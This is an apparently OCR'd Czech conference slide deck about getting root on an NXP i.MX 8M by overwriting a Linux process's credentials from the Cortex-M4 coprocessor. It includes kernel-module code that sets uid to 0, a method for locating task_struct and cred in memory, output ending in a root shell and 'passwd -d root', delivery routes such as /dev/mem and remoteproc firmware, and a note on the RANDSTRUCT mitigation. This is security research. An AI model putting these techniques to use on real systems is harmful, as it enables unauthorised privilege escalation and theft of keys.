
Jak ukrást roota na hybridním procesoru


Daniel Trnka

2019

Jádra procesoru i.MX 8M




Paměťová mapa a kde umístit kód M4 jádra?



Cíl

- spustit proces pod normálním uživatelem
- najít proces z M4
- změnit uid v procesu z M4
- získat root konzolu v procesu



(obří) struktura každého procesu

```
struct task_struct {
    ...
    const struct cred __rcu *real_cred;
    const struct cred __rcu *cred;
    char comm[TASK_COMM_LEN];
    ...
};
```

```
(gdb) p sizeof(struct task_struct)
$1 = 6720
```

struct cred

```
struct cred {
    ...
    kuid_t uid;    /* real UID of the task */
    kgid_t gid;    /* real GID of the task */
    kuid_t suid;   /* saved UID of the task */
    kgid_t sgid;   /* saved GID of the task */
    kuid_t euid;   /* effective UID of the task */
    kgid_t egid;   /* effective GID of the task */
    kuid_t fsuid;  /* UID for VFS ops */
    kgid_t fsgid;  /* GID for VFS ops */
    ...
};
```

Prvně v jaderném modulu...

```
#include <linux/module.h>

static int su(char *val, const struct kernel_param *kp) {
        struct cred* new_cred = prepare_creds();
        kuid_t v = {0};
        new_cred->uid = v;
        new_cred->euid = v;
        new_cred->fsuid = v;
        return commit_creds(new_cred);
}
static struct kernel_param_ops ops = {
        .get = &su, // read()
};
// /sys/module/test/parameters/su
module_param_cb(su, &ops, NULL, 0664);
MODULE_LICENSE("GPL v2");
```

Funguje!

```
root# insmod ./test.ko

daniel$ id
uid=1000(daniel) gid=1000(daniel) groups=1000(daniel)
daniel$ cat /sys/module/test/parameters/su
daniel$ id
uid=1000(daniel) gid=1000(daniel) groups=1000(daniel)
daniel$ read < /sys/module/test/parameters/su
root# id
uid=0(root) gid=1000(daniel) groups=1000(daniel)
root# ip addr add fd64::1/128 dev eth0
root# ip addr show dev eth0 | grep fd
inet6 fd64::1/128 scope global
```

Můžeme zjednodušit...


```
#include <linux/module.h>

static int su(char *val, const struct kernel_param *kp) {
        kuid_t v = {0};
        ((struct cred*) current->cred)->uid = v;
        return 0;
}

static struct kernel_param_ops ops = {
        .get = &su,
};
module_param_cb(su, &ops, NULL, 0664);
MODULE_LICENSE("GPL v2");
```

Nalezení procesu z M4 jádra

1. naivně najít řetězec s názvem procesu `hijack`
2. před začátkem jsou dva validní 64bit ukazatele cred
   - zarovnány na násobek 4
     `addr & 0b11 == 0`
   - do virtuální paměti
     nejvyšší bity jsou 1
3. dereference ukazatelů
   - převod z virtuální na fyzickou adresu
     `phys = (virt & ~page_offset) + kernel_start`
4. hodnota uid == 1000

```
cred: 40 F5 9B 36 00 80 FF FF  40 F5 9B 36 00 80 FF FF
comm: 68 69 6A 61 63 6B 00 00  30 00 00 00 00 00 00 00
       h  i  j  a  c  k  .  .   0  .  .  .  .  .  .  .
```

Změna uid


dereference
fyzická adresa
M4 jádra
0x769B F540
struct cred {
....
kuid_t uid;
....
}
+ kernel_start
+ 0x4000 0000
0x369B F540
& ~page_offset
& ~((-1UL) << (47 - 1))
& 0xFFFF FFFF
virtuální
pamět
kernelu
0xFFFF 8000 369B F540
V little endian
cred: 40 F5 9B 36 00 80 FF FF 40 F5 9B 36 00 80 FF FF
comm: 68 69 6A 61 63 6B 00 00 30 00 00 00 00 00 00 00
h i j a c k . . 0 . . . .
hledaný řetezec s názvem procesu

Nesdílená DDR paměť

1. paměť nastavena jako nesdílená
2. změna se neprojeví a může být zahozena
3. v cyklu nastavovat uid pro “prostřelení” skrze cache

Obnova zapomenutého root hesla

```
found: ffff80007682ccc0 b682ccc0
C0 CC 82 76 00 80 FF FF  C0 CC 82 76 00 80 FF FF  |  ...v.......v....
68 69 6A 61 63 6B 00 00  30 00 00 00 00 00 00 00  |  hijack..0.......
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |  ................
F8 85 4F 76 00 80 FF FF  F8 85 4F 76 00 80 FF FF  |  ..Ov......Ov....
00 00 00 00 00 00 00 00  40 4F 21 74 00 80 FF FF  |  ........@O!t....
00 D8 3D 74 00 80 FF FF  80 B8 15 09 00 00 FF FF  |  ..=t............
40 A6 CB 77 00 80 FF FF  40 6B 95 77 00 80 FF FF  |  @..w....@k.w....
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |  ................

1000
propably found process

open(/etc/shadow) = : Permission denied
open(/etc/shadow) = : Permission denied
open(/etc/shadow) = : Permission denied
open(/etc/shadow) = : Permission denied
open(/etc/shadow) = : Permission denied
open(/etc/shadow) = : Permission denied
root gained
root@picopi:/rootkit# passwd -d root
passwd: password expiry information changed.
root@picopi:/rootkit#
[0] 1:ssh*                                  "daniel@ntb:~" 20:46 19-Mar-19
```

Jak to dostat do systému?

- paměti jsou volatilní
- oficiálně jen ze zavaděče Das U-Boot
  - přístup na UART1 konzolu
  - modifikace proměnných v boot sektoru
- neoficiálně pomocí `/dev/mem`
- 2x neoficiálně s remoteproc
  - /lib/firmware/rproc-imx-rproc-fw
- připojení do M4 knihoven

Další možnosti

- krádež privátních klíčů z paměti
- modifikace filesystém bufferů
- podvrhnutí DNS odpovědí?

Ochrana v novějším jádře?

- prohozeni položek ve struktuře
- seed musí být součástí distribuce pro out-of-tree moduly
- `GCC_PLUGIN_RANDSTRUCT=y`
- Archlinux, Debian zatím nepoužívá

```
struct task_struct {

  randomized_struct_fields_start
  ...
  const struct cred __rcu *real_cred;
  const struct cred __rcu *cred;
  char comm[TASK_COMM_LEN];
  ...
  randomized_struct_fields_end
};
```